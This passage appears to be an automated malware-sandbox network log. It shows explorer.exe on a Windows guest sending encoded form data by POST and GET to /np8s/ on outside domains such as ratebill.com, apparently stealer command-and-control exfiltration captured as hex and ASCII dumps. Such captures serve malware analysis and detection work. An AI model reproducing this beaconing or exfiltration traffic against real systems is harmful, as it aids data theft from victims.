4c 51 37 55 30 6a 4d 6d 61 6b 6c 6e 74 6e 32 78 33 4c 79 7a 45 44 64 4b 4a 35 69 57 49 39 57 6a 44 46 6f 64 4e 4f 61 58 32 43 31 64 77 54 70 32 35 5a 73 49 5a 74 38 35 79 69 65 53 6a 53 33 64 4c 43 63 53 64 51 28 6f 59 45 72 79 4f 56 4a 75 73 58 36 54 77 32 54 50 59 61 76 59 76 6d 78 49 77 66 4a 57 74 59 6c 4e 32 6c 37 39 47 4e 4b 32 57 4d 34 72 77 6e 6f 36 4d 78 5a 66 41 57 6c 4b 6c 37 6f 43 74 4f 71 7a 49 72 78 65 5a 41 68 6e 61 56 75 6b 57 58 4d 4f 63 78 42 50 76 54 4c 72 4e 41 46 65 61 45 6d 7a 73 34 7e 58 39 61 4e 4e 69 32 42 6b 69 74 43 48 44 46 58 44 6b 72 6c 47 71 2d 52 55 32 6a 4d 68 45 65 41 73 52 62 6d 74 35 35 37 62 7a 4c 65 4c 4c 7a 72 35 46 49 35 75 65 50 44 6e 79 78 57 31 4c 46 76 68 45 65 38 58 57 44 34 6f 7a 7a 6d 42 64 6b 66 74 45 54 66 57 5a 38 6c 74 62 34 69 57 31 46 52 54 56 51 6a 41 46 41 71 6f 64 55 79 5a 48 4c 5a 37 76 50 78 33 4b 6b 70 58 78 7a 48 45 55 62 4c 34 58 61 41 67 62 70 52 33 6a 6b 45 38 6f 49 4a 76 79 59 47 4b 41 63 4f 74 30 6b 4f 53 58 58 77 79 4b 5a 77 48 5f 57 6e 72 68 44 30 32 77 66 77 35 4e 53 2d 6d 6c 65 32 65 4f 49 5a 4a 6d 41 32 68 57 4d 76 50 4f 35 41 6e 70 7a 47 64 68 71 67 74 37 6c 43 44 34 6a 45 73 43 78 59 46 77 64 6d 6b 6f 6a 6a 57 56 6d 32 4f 68 54 4a 43 41 45 48 69 79 4c 63 75 4f 64 65 79 77 62 41 50 6f 38 6c 64 5f 41 43 6b 6d 52 4b 49 33 64 68 74 36 36 4b 6d 79 6a 62 45 55 31 45 6a 6d 44 55 74 58 31 68 43 53 6a 5a 67 66 54 4b 7e 6a 63 76 70 63 59 67 4e 35 71 41 77 78 43 5f 28 75 59 56 65 5f 32 66 5a 52 46 53 49 74 39 43 6f 65 44 6b 36 2d 48 31 30 33 30 30 73 6c 33 41 65 4c 30 47 63 43 34 5f 6f 35 4a 49 6d 7a 42 68 71 74 73 30 6d 2d 34 34 79 52 62 49 64 49 38
Data Ascii: zVB=hbQjEYTib_xs7aJn3FSb68n71Y4oTytUm2pOiFgVspkkHSBPInlRPBZ-K_kY3TBzDk36DylOeYIaF-hEy1s0Ex9mEQhNknHGkhu6bt5zTmdgNzGcMhmcUJUkZHy_iwGrsLQrJlk6Ok0OVN1d2aYm9yUhXslpTVgJysIt LOy99Nbg4aXVaRWnW1FZsOxu7l(b68MOj7qGCO8elhqgYG5qq7HZECBcoRmtcdyT6BCrXTv77epwDYumylhA9sFnFf y_TcXhlNeq4LatzX8HEH4B0j4xM4j3aVjvy6(oz2l7q6m3XP79nbKywH0pBj6R~0UPTQl27dKol-khPFmMjmVLpAli kYIsrE4PNAaYq7PrxW5NBl~I7LoU9NDhow7Zfjz1O87DBZVN0g0AU4Oy5m0gqH0GKWPQ7wo7OKEbyI(6 NANmmWhAqI7VUGvxJmvUTX9BrycGV94e7lEDIi7ZdDvYCAR99OO-au~GkhcwZ2nZW4C2RxADheNf81vpiaRxRBSrXl fhsn9SG72tQ536kPkh6ksYz-0HCEULcRHozjXcMEoup6HMrDqYlNIlQ8cCm2QDKRGftnbcnK2UgjGpN3M7mB8OwSdz 0iFsJppodEGJji6JdCNnpzqibfOOSgi3VTh7ovNKh_sBf43nNM54K8ufaDAmsdbb1W6TSgoMqudf(wY-jrHeK3jlWne9t-Ew0XfStKapl4KkMYviC_~urEdHcqVDkKOVOmBATGL7Y05hawZU2ta8mOPXOXGdg3FNIQFe0-ZEktnWeE0xj1xv 99VmMvUlqkVocoKCmXxgDYM4bsJDLQ7U0jMmaklntn2x3LyzEDdKJ5iWI9WjDFodNOaX2C1dwTp25ZslZt85yieSjS 3dLCcSdQ(oYEryOVJusX6Tw2TPYavYvmxIwfJWtYlN2l79GNK2WM4rwno6MxZfAWlKl7oCtOqzIrxeZAhnaVukWXMO cxBPvTLrNAFeaEmzs4~X9aNNi2BkitCHDFXDkrlGq-RU2jMhEeAsRbmt557bzLeLLzr5FI5ueePDnyxW1LFvhEe8XW D4ozzmBdkftETfWZ8ltb4iW1FRTVQjAFAqodUyZHLZ7vPx3KkpXxzHEUbL4XaAgbpR3jkE8olJvyYGKAcOt0kOSXXw yKZwH_WnrhD02wfw5NS-mle2eOIZJmA2hWMvPO5AnpzGdhqgt7lCD4jEsCxYFwdmkojWVm2OhTJCAEHiyLcuOdeyw bAPo8ld_ACkmRKI3dht66KmyjbEU1EjmDUtX1hCSjZgfTK~jcvpcYgN5qAwxC_(uYVe_2fZRFSIt9CoeDk6-H10300 sl3AeL0GcC4_o5JImzBhqts0m-44yRbIdI8CHlJWMZ61ysnW~T60v8iYC_gIV7Af7sgxDv4NQLNCj76gtvLSRv6sh7 lEFBI8p0jKwoMSr4NCUq8l07ANwdVJZHY8I2v8MjOMqPZBPLQwKIU0fP4E2E82kZ42DTaHzPyqG4c4~H78cSY2FzTQ 54Up~goLthU5cbzfBwqyE4y3JyPyfPTpcuOpprLojqKqvyjEKqceCicToV5BIJ3sRfk3nywZ3aUyRtCq~CD9sqV2uU (iFlzAEjD9xzvwCIGGc_cGcqHPY2V2FxlxVSw68Ll4mG9ciFwAsXasoquG1YOnuj0Tq0UrEbkng-LOYXBtcHGx6_H0O-r8M4OfoNZI2G0Frlkrf6KhdTgNRtdrnj1NBV0HAyP6aJB_oeGBj7POGmAaLVTgkIyKdAQoF0od42WtKg(ZaTrQIh mcf1ceVH3l4pzwfPuohDqBuxfD1OjIX7nDmxxQxvbe4kNzXjDrvPvMzYMb1Xh8XVx3KdtnQRfHY3Ok8FN-8r09xWnq RkJzsjf0donhFWZZ6vUqN_qbtsvPxAOHYumhmoHzbblyjPjFptCEOGPgzmZ88t3OK2Egn8jRkhDSn6NmY6hgo1uSuK 38OMn812E68nC2QdVVxSoI8yUIqyDHdqrFpav95e05iovN(grE(yQdRfkCT6C1k4GGBMdZlYDGg2caA5M3y5Tu(5do k7R4ZsGwwIKE~KhuY68WklnGid7cTbV9LovWhRXik89H(dcra9pVCSrnCcF4zhBCZmqm3eSTHHgxysBlHNfi0Woba4 pFrRyF3hQC30BwpYKfseDVlEyoqcVIBAb0ka0FTAgNP33QH6lQ~E34mUum4Kzi1uzqqS1q1Ft8k81PaxYzyFfu03GL l7Z2hz0Ndh8zVTFE37nX1XEd2y50sIjdDoxsXG~U0APbw3FqLnY3i_v7Im(3c-j6hsdmHreWDr~4psTPxS88SjnK4z 2Rosi_1e6G9h0PvFQ-m8KicbP3PYeniuo3AqHANrMYeJ(gPGzxgdd3VSFgswXkHWVm7cMr8lRaoSCQGqicUBqJvPTQ tXIVHw(LPgMapGh79CsLF0Wc6ozGd7piH6OIczSNnDorlgJhvgjzN1XLfqiD17Nz6zmunl2vzbxhLnWGVnCX7Z7XHL gifMr0paC6C15sG5WwpX8VtlfgjtxzdTm87Y(pwfIAeRp3GQHoWXenC9KZr5mIJfZCcpfZvnEYjY9E6OWPWatehf5U BVcOK2jP3wRuF4p7V4xrwd9fyzgAmV~ekqYN2-HsUmg7eK2shkUPVTI-fxMlWcghNx4RYsvczaMqYNqn9Bpd5LJrnY UZYpSXCCig9WBwgn10o38bYOcpCZjrp6Rzg6fepVQewus4gYIHtRtFSo9xxbbS8J5_(KRF34nXwsfc1XPDOr5V1PV3 fTZFFGdvBYtsH7vIIOzkeouNCmwsdsIYmt7F0giXRFisoyF_ijXvz58dbEi5BdRMCkpUqN1jasRkUy0xkrqZ4JB9Zx SW9fJDbulLrcX8W5f11SvM2-iYs5Z5TeK-FvJXyt(S8iGhRRc98aNETz0XpNPbNxvMqEOdzDyYUO5tttCU76Icda~A kdZzO0KQmdHg3VVDn4J-zB~HFN312ASmKsILDs~4LUAuXasyZL5t6wdm456NxNbERm338EM1BomoYEW5 fr4qT3ISGG61YzhBkeqXTeRo1Hi_XeY5Vfen06YSfMWLXnRjoorli7afM33HJNplDq0wV47CFudIJo0mT1zWk2b00I 72N2B7C7K4Y-UefqSRajvEXbJVao70aVZWShWZEwaullreBm25Vc3Np6S4VyrdLyF9CbXW2OdPGaf_m5TBeVZ3Dp1v a_n9k36ZnCWQYPHNnqhHwy~iWm3vBvh8c9DVu6hVnoaFiKzCxy~ADTbi1xyxPmhvMxSbI14tQNd9eMjW77Ra~3rS1O C_E7sSQFR8F-L1KoXzFKNsIXxqIzTSjjk-rDhETMQmdjz5C7mg5p6rki9iEqxp1VfL7ieg9ZoUexW1EkvLzyuKufX0 0R(6m_tOsy4lEsk9TX5T~LBUoL(-z2YJChcKGjI13Wo0Lbm6e_FUQiW_xX3oz6(N3XvWfE2iXeULAMsHr85JxRCVn2 LzG302V6sLOiCMbHJ6i2jEXiR2bKET6cw044HWP_lZ(UAzISjEfqbaBIxsDYDKhteMttZcdPCvaSu_fEkP(vQS4DKM NKMn9BzkFPXBgXGnyXivEb18nNZ9upOcINHGC_C4s0Enn6OeF53mXgJzuRkEhH4E3uOILS5DSParHctu7s9iPgF3rh ksQ25b~R8PM1YM26jLjqQv4j8mtWtUhLfTOOo9eajo3OOR8wZuhAC7rs7ZniMu0ad3jmcMCloUCUqr7OsDiX0dhkXL Qo~cp5ctWAWm4_pIGBLxaRv2(p1iYimftPxihhr4DgRv~s8FOnwUpUQwdXeVSgbmlXzPbzwY9VFhu8ZsDX7IAn7biI f0HKABD8Pg7CfNElUWQFrHDz~9GqJhQfjXAybsglL5rsa4PgH2p6ug5n01E78KFfGVlfMXMOEA7TrKrZD9UmxJF6OO z1tHE42tGKQwgen-o2EZKfpMazMPzem_gq~VG1u2ZTM8wnOd9pOQKwJhUmGSlge5ZY7AUeOuBjN1sScv SlVKqbURYPKxNECwTugKEFbCz9(SPq8lrbLfwXE9oWIW8aq4(PsjVnx-2f~bo0UE8NZMeHblN8wwGk

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:44:47.124572039 CEST	9914	IN	HTTP/1.1 405 Not Allowed Server: nginx Date: Fri, 27 May 2022 16:44:47 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 61 36 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: a6<html><head><title>405 Not Allowed</title></head><body bgcolor="white"> 405 Not Allowed <hr> nginx </body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.5	49948	185.134.245.113	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:44:47.124989033 CEST	9914	OUT	GET /np8s/?zVB=uZkZa9PDR+t76IUsjgXNksX18rdkaBR0jzgf+2QyrrE0BTZPOy5IBVEfZpk90w8gWC7R&CTr8g=z48HVPSHfp HTTP/1.1 Host: www.localbloom.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:44:47.168735981 CEST	9916	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 27 May 2022 16:44:47 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Expires: Fri, 27 May 2022 17:44:47 GMT Cache-Control: max-age=3600 Cache-Control: public Data Raw: 65 33 66 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 77 77 77 2e 6c 6f 63 61 6c 62 6c 6f 6f 6d 2e 6f 6e 6c 69 6e 65 20 69 73 20 70 61 72 6b 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 0a 2a 20 7b 6d 61 72 67 69 6e 3a 20 30 3b 70 61 64 64 69 6e 67 3a 20 30 3b 7d 0a 0a 62 6f 64 79 20 7b 0a 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 63 63 63 3b 0a 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 31 70 74 3b 0a 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 7d 0a 0a 68 31 20 7b 0a 6d 61 72 67 69 6e 3a 20 31 30 70 78 20 61 75 74 6f 20 32 30 70 78 20 31 30 70 78 3b 0a 63 6f 6c 6f 72 3a 20 23 33 34 39 38 64 62 3b 0a 7d 0a 0a 70 20 7b 0a 64 69 73 70 6c 61 79 3a 20 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 0a 6d 69 6e 2d 77 69 64 74 68 3a 20 32 30 30 70 78 3b 0a 6d 61 72 67 69 6e 3a 20 61 75 74 6f 20 33 30 70 78 20 31 30 70 78 20 33 30 70 78 3b 0a 7d 0a 0a 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 70 6f 73 69 74 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 0a 74 65 78 74 2d 61 6c 69 67 6e 3a 20 6c 65 66 74 3b 0a 6d 69 6e 2d 68 65 69 67 68 74 3a 20 32 30 30 70 78 3b 0a 6d 61 78 2d 77 69 64 74 68 3a 20 38 30 30 70 78 3b 0a 6d 69 6e 2d 77 69 64 74 68 3a 20 34 35 30 70 78 3b 0a 6d 61 72 67 69 6e 3a 20 31 35 25 20 61 75 74 6f 20 30 70 78 20 61 75 74 6f 3b 0a 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 46 46 46 46 46 46 46 3b 0a 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 32 30 70 78 3b 0a 70 61 64 64 69 6e 67 3a 20 32 30 70 78 3b 0a 62 6f 78 2d 73 69 7a 69 6e 67 3a 20 62 6f 72 64 65 72 2d 62 6f 78 3b 0a 7d 0a 0a 69 6d 67 2e 6c 6f 67 6f 20 7b 0a 77 69 64 74 68 3a 20 61 75 74 6f 3b 0a 6d 61 78 2d 68 65 69 67 68 74 3a 20 35 30 70 78 3b 0a 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 33 30 70 78 3b 0a 62 6f 72 64 65 72 3a 20 30 3b 0a 7d 0a 0a 2e 6c 6f 67 6f 63 6f 6e 74 20 7b 0a 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 7d 0a 0a 2e 6c 61 6e 67 73 65 6c 65 63 74 20 7b 0a 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 74 6f 70 3a 20 31 30 70 78 3b 0a 72 69 67 68 74 3a 20 31 30 70 78 3b 0a 7d 0a 0a 2e 6c 61 6e 67 73 65 6c 65 63 74 20 69 6d 67 20 7b 0a 70 6f 73 69 74 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 0a 77 69 64 74 68 3a 20 61 75 74 6f 3b 0a 62 6f 72 64 65 72 3a 20 30 3b 0a 6d 61 72 67 69 6e 3a 20 32 70 78 3b 0a 68 65 69 67 68 74 3a 20 31 35 70 78 3b 0a 7d 0a 0a 2e 66 6f 6f 74 65 72 20 7b 0a 63 6f 6c 6f 72 3a 20 23 61 61 61 3b 0a 6d 61 72 67 69 6e 3a 20 31 65 6d 20 61 75 74 6f 20 30 70 78 20 61 75 74 6f 3b 0a 66 6f 6e 74 2d 73 69 7a 65 3a 20 38 70 74 3b 0a 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 6d 69 6e 2d 77 69 64 74 68 3a 20 34 35 30 70 78 3b 0a 7d 0a 0a 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a Data Ascii: e3f<!DOCTYPE html><html><head> <meta charset="UTF-8"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>www.localbloom.online is parked</title> <style>* {margin: 0;padding: 0;}body {background: #ccc;font-family: Arial, Helvetica, sans-serif;font-size: 11pt;text-align: center;}h1 {margin: 10px auto 20px 10px;color: #3498db;}p {display: inline-block;min-width: 200px;margin: auto 30px 10px 30px;}.container {position: relative;text-align: left;min-height: 200px;max-width: 800px;min-width: 450px;margin: 15% auto 0px auto;background: #FFFFFF;border-radius: 20px;padding: 20px;box-sizing: border-box;}img.logo {width: auto;max-height: 50px;margin-top: 30px;border: 0;}.logocont {text-align: center;}.langselect {position: absolute;top: 10px;right: 10px;}.langselect img {position: relative;width: auto;border: 0;margin: 2px;height: 15px;}.footer {color: #aaa;margin: 1em auto 0px auto;font-size: 8pt;text-align: center;min-width: 450px;} </style></head><body>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.5	49950	137.220.133.198	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:44:57.722872019 CEST	9927	OUT	POST /np8s/ HTTP/1.1 Host: www.ratebill.com Connection: close Content-Length: 409 Cache-Control: no-cache Origin: http://www.ratebill.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.ratebill.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 42 43 6b 47 48 6c 45 74 28 69 41 49 73 62 79 4d 43 49 54 4c 48 75 7e 4f 39 6b 6b 73 45 30 56 74 4f 75 70 6b 66 30 4b 53 4e 56 55 4e 73 74 44 44 57 6f 44 62 48 6d 4e 42 7e 67 72 55 72 68 4f 4a 67 36 78 71 78 43 75 38 65 42 61 63 38 68 54 6f 54 65 61 79 54 37 36 31 44 70 78 70 44 74 4f 6e 71 7a 54 45 6f 4c 64 56 68 54 72 38 70 76 45 67 50 59 7e 4f 39 69 38 61 6a 30 68 37 28 39 6d 56 55 5a 5a 70 74 47 6b 49 77 45 44 5a 74 45 39 49 78 42 67 41 37 5f 33 38 6c 62 4d 75 41 4b 67 7a 67 42 4c 65 68 55 5a 4e 57 57 48 6f 4d 51 6a 6d 44 5f 5a 52 72 47 35 70 28 75 7e 36 4a 46 43 63 32 53 39 46 64 52 4a 76 76 39 62 33 72 45 69 56 4e 65 28 51 6c 38 75 64 41 5f 6d 74 72 38 72 4a 39 63 48 4c 4b 4a 38 6a 78 34 55 53 45 4c 70 6b 58 55 62 5f 73 57 72 32 6e 44 38 39 72 47 6c 30 6f 4d 4b 33 63 38 55 64 75 43 36 55 45 62 74 4d 46 5a 54 7a 77 35 69 4f 75 4e 4d 50 76 77 46 43 46 51 7a 6f 62 4e 51 4e 55 4c 4f 32 36 55 75 51 4b 69 33 47 79 75 59 6c 77 76 69 6f 62 61 32 33 31 73 57 39 4e 4a 54 77 6f 48 78 72 61 4f 79 6c 38 49 72 35 70 45 7a 6c 71 45 76 79 45 43 4e 6c 4e 41 39 77 68 49 6f 54 48 44 7e 72 4e 34 37 4a 39 4d 36 5f 37 45 38 6c 42 4a 48 6e 35 31 49 4e 4f 41 6d 53 4d 48 31 30 31 35 58 4e 63 43 6e 30 38 67 29 2e 00 00 00 00 00 00 00 00 Data Ascii: zVB=BCkGHlEt(iAIsbyMCITLHu~O9kksE0VtOupkf0KSNVUNstDDWoDbHmNB~grUrhOJg6xqxCu8eB ac8hToTeayT761DpxpDtOnqzTEoLdVhTr8pvEgPY~O9i8aj0h7(9mVUZZptGkIwEDZtE9IxBgA7_38lbMuAKgzgBLe hUZNWWHoMQjmD_ZRrG5p(u~6JFCc2S9FdRJvv9b3rEiVNe(Ql8udA_mtr8rJ9cHLKJ8jx4USELpkXUb_sWr2nD89rG l0oMK3c8UduC6UEbtMFZTzw5iOuNMPvwFCFQzobNQNULO26UuQKi3GyuYlwvioba231sW9NJTwoHxraOyl8Ir5pEzl qEvyECNlNA9whIoTHD~rN47J9M6_7E8lBJHn51INOAmSMH1015XNcCn08g).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.5	49951	137.220.133.198	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:44:58.091213942 CEST	9941	OUT	POST /np8s/ HTTP/1.1 Host: www.ratebill.com Connection: close Content-Length: 36477 Cache-Control: no-cache Origin: http://www.ratebill.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.ratebill.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 42 43 6b 47 48 6e 51 37 78 32 77 56 78 62 50 73 57 65 58 66 50 5f 75 4d 78 30 6f 6a 61 47 51 74 4b 61 74 61 41 68 32 6a 63 67 51 62 6f 64 65 54 53 75 58 54 48 6e 38 6c 77 7a 50 75 76 42 4b 4b 67 37 56 55 78 43 71 38 66 41 79 4d 38 47 66 4f 55 38 69 39 52 62 36 4a 45 70 77 76 56 63 53 4b 71 7a 57 52 6f 4c 45 4b 68 6a 48 38 6f 4e 38 67 4a 5a 7e 4a 69 53 38 44 67 30 52 6e 37 39 72 48 55 5a 42 68 74 43 6b 49 78 30 50 5a 33 6b 74 4a 6d 57 4d 44 6a 5f 32 58 7a 4c 4d 4e 4f 71 6c 41 67 42 48 77 68 52 35 4e 57 41 76 6f 44 67 44 6d 49 75 5a 53 7e 6d 35 73 73 2d 7e 6a 4e 46 50 45 32 53 52 5a 64 56 52 56 75 49 62 33 6c 55 69 59 63 5f 37 75 75 39 75 30 43 5f 53 61 72 39 58 6b 39 4e 71 59 4b 4c 35 47 6e 36 4d 70 59 2d 31 65 58 52 4c 42 76 32 71 5f 76 6a 38 71 72 47 6c 45 6f 4d 4b 5a 63 39 6b 64 75 44 79 55 46 49 46 4d 48 61 36 6c 76 5a 69 4c 71 4e 4d 72 7e 67 5a 75 46 51 71 6d 62 4d 39 49 55 37 69 32 37 45 53 51 65 33 72 48 77 75 59 6a 67 5f 69 67 66 61 32 34 31 73 57 4c 4e 49 53 74 76 30 31 72 49 76 79 6c 73 61 44 35 6c 55 7a 6c 6d 6b 76 77 4c 69 42 50 4e 41 31 38 68 49 5a 6d 48 77 53 72 49 36 44 4a 7a 4a 61 5f 34 30 38 6c 4f 70 48 35 32 30 52 42 47 77 75 5f 4c 6e 30 44 70 61 43 36 53 47 76 5f 67 75 48 56 41 34 78 5a 4d 6f 70 2d 31 65 47 35 79 72 55 52 33 54 56 69 4b 78 7e 4c 75 5f 35 4d 67 6d 58 36 43 58 69 31 38 4b 52 4e 73 48 6f 56 49 73 4b 46 4c 4a 68 42 68 73 31 4f 58 6f 7e 67 76 53 53 77 55 65 68 52 71 73 71 67 49 58 32 5a 4e 6b 77 6c 7a 69 43 6b 52 6c 49 77 39 61 45 43 55 61 7a 30 41 50 70 73 41 57 70 47 6d 55 64 39 74 53 44 33 54 6e 74 38 6a 63 58 43 41 78 6e 48 47 63 4c 30 54 63 69 53 68 64 4d 6f 31 44 55 57 64 51 71 41 54 41 53 63 7e 74 7e 69 77 59 47 46 4a 76 32 79 68 41 6b 6e 41 76 58 5a 73 57 28 4b 53 71 57 4d 64 68 57 78 4f 59 6c 74 5a 30 55 41 71 48 45 6f 46 73 76 74 6c 6a 54 31 43 71 7a 2d 50 6b 53 4f 28 4c 47 74 65 34 41 6e 39 66 6d 4d 69 71 79 52 68 6c 6f 42 6e 36 56 74 76 6a 7e 47 7a 75 69 6e 78 54 58 78 61 4d 64 54 36 47 62 35 36 4b 63 57 49 49 62 74 28 37 5a 4f 79 71 71 68 57 67 5a 4c 6c 6b 75 77 44 32 66 78 70 37 31 51 68 61 74 41 6a 2d 4f 6c 4b 38 30 67 74 31 7e 54 77 70 42 61 47 69 61 53 50 74 36 41 63 41 35 32 36 2d 63 38 28 67 7a 43 41 76 6a 49 4c 69 78 51 61 33 43 6f 6a 6e 4b 64 5a 59 50 4d 46 45 6e 50 73 74 63 36 28 61 48 73 73 66 4b 68 45 30 53 79 59 4b 28 31 66 55 55 55 38 66 57 4c 6d 34 70 63 71 47 39 6f 36 5f 4a 39 75 2d 76 5a 45 6a 4e 33 37 61 4a 4a 69 75 46 74 38 5f 79 6d 73 6e 54 4b 78 67 66 2d 58 63 44 6d 56 39 4b 61 43 74 47 51 76 58 38 55 65 71 79 69 59 52 75 4a 4e 4f 32 43 4e 67 79 4e 6c 69 59 64 65 4c 79 4a 35 4e 37 58 55 31 72 66 4a 39 35 39 38 30 4f 36 4d 36 75 35 42 76 6b 41 53 46 55 35 61 4e 7e 50 6d 69 65 59 55 77 75 50 64 33 30 6f 47 50 68 2d 30 73 30 37 42 37 58 62 36 5f 6e 4d 51 47 6c 5f 58 6b 78 4c 5a 4d 76 53 71 61 48 75 50 6a 49 79 38 70 45 6e 46 38 50 70 67 36 58 7a 41 66 7e 74 50 55 63 5a 54 56 4b 6f 6a 37 7a 5a 56 30 6c 30 75 78 51 2d 7e 67 74 61 6a 6a 47 7a 55 55 76 42 59 6b 55 66 53 59 39 73 4c 30 34 70 7e 48 6a 57 61 30 78 72 6e 30 5a 4c 45 55 46 59 79 41 4e 6a 37 62 65 67 6b 32 50 4b 79 48 68 36 62 31 62 4a 69 54 4a 6d 59 67 44 4e 46 71 76 55 75 31 45 4f 6d 46 53 74 4d 59 38 57 37 67 72 4c 72 61 39 62 69 44 56 2d 75 74 67 47 4e 69 42 6c 33 6e 52 37 34 4d 51 75 48 67 6e 68 32 43 34 4a 38 76 6c 6b 48 2d 73 66 51 2d 76 78 69 4b 43 70 53 46 41 6f 79 59 73 73 79 51 57 4b 4b 54 61 76 79 35 35 31 69 59 62 75 58 4d 6b 4c 52 5a 78 45 6e 5f 61 49 63 39 65 6b 72 42 35 43 4e 59 5a 4e 74 68 59 74 7e 72 51 47 42 2d 63 47 56 33 75 62 50 57 70 65 58 4c 48 49 64 4f 72 50 6f 42 70 31 66 72 38 6b 73 61 61 74 57 75 57 54 47 4e 79 62 51 6e 4c 5a 71 64 51 77 35 32 78 37 4a 39 74 6f 4b 6e 7e 56 54 78 32 63 41 55 46 4f 6a 6a 39 6f 32 36 6d 52 51 4f 37 53 46 41 68 4b 38 55 62 58 73 4e 79 34 4a 67 28 31 55 50 58 58 48 71 71 58 34 67 7e 4c 52 5a 31 61 51 45 43 32 6b 78 4d 78 5a 34 64 34 57 4d 68 4f 78 58 73 4c 70 45 4f 53 39 76 5a 74 61 76 58 39 53 4b 47 64 4a 6c 57 51 56 33 65 5f 75 64 4b 58 4c 59 4c 73 6c 44 67 41 31 58 56 4c 75 75 37 57 75 34 55 69 64 75 41 62 36 46 53 30 65 73 6e Data Ascii: zVB=BCkGHnQ7x2wVxbPsWeXfP_uMx0ojaGQtKataAh2jcgQbodeTSuXTHn8lwzPuvBKKg7VUxCq8fA yM8GfOU8i9Rb6JEpwvVcSKqzWRoLEKhjH8oN8qJZ~JiS8Dq0Rn79rHUZBhtCkIx0PZ3ktJmWMDj_2XzLMNOqlAqBHw

Timestamp	kBytes transferred	Direction	Data
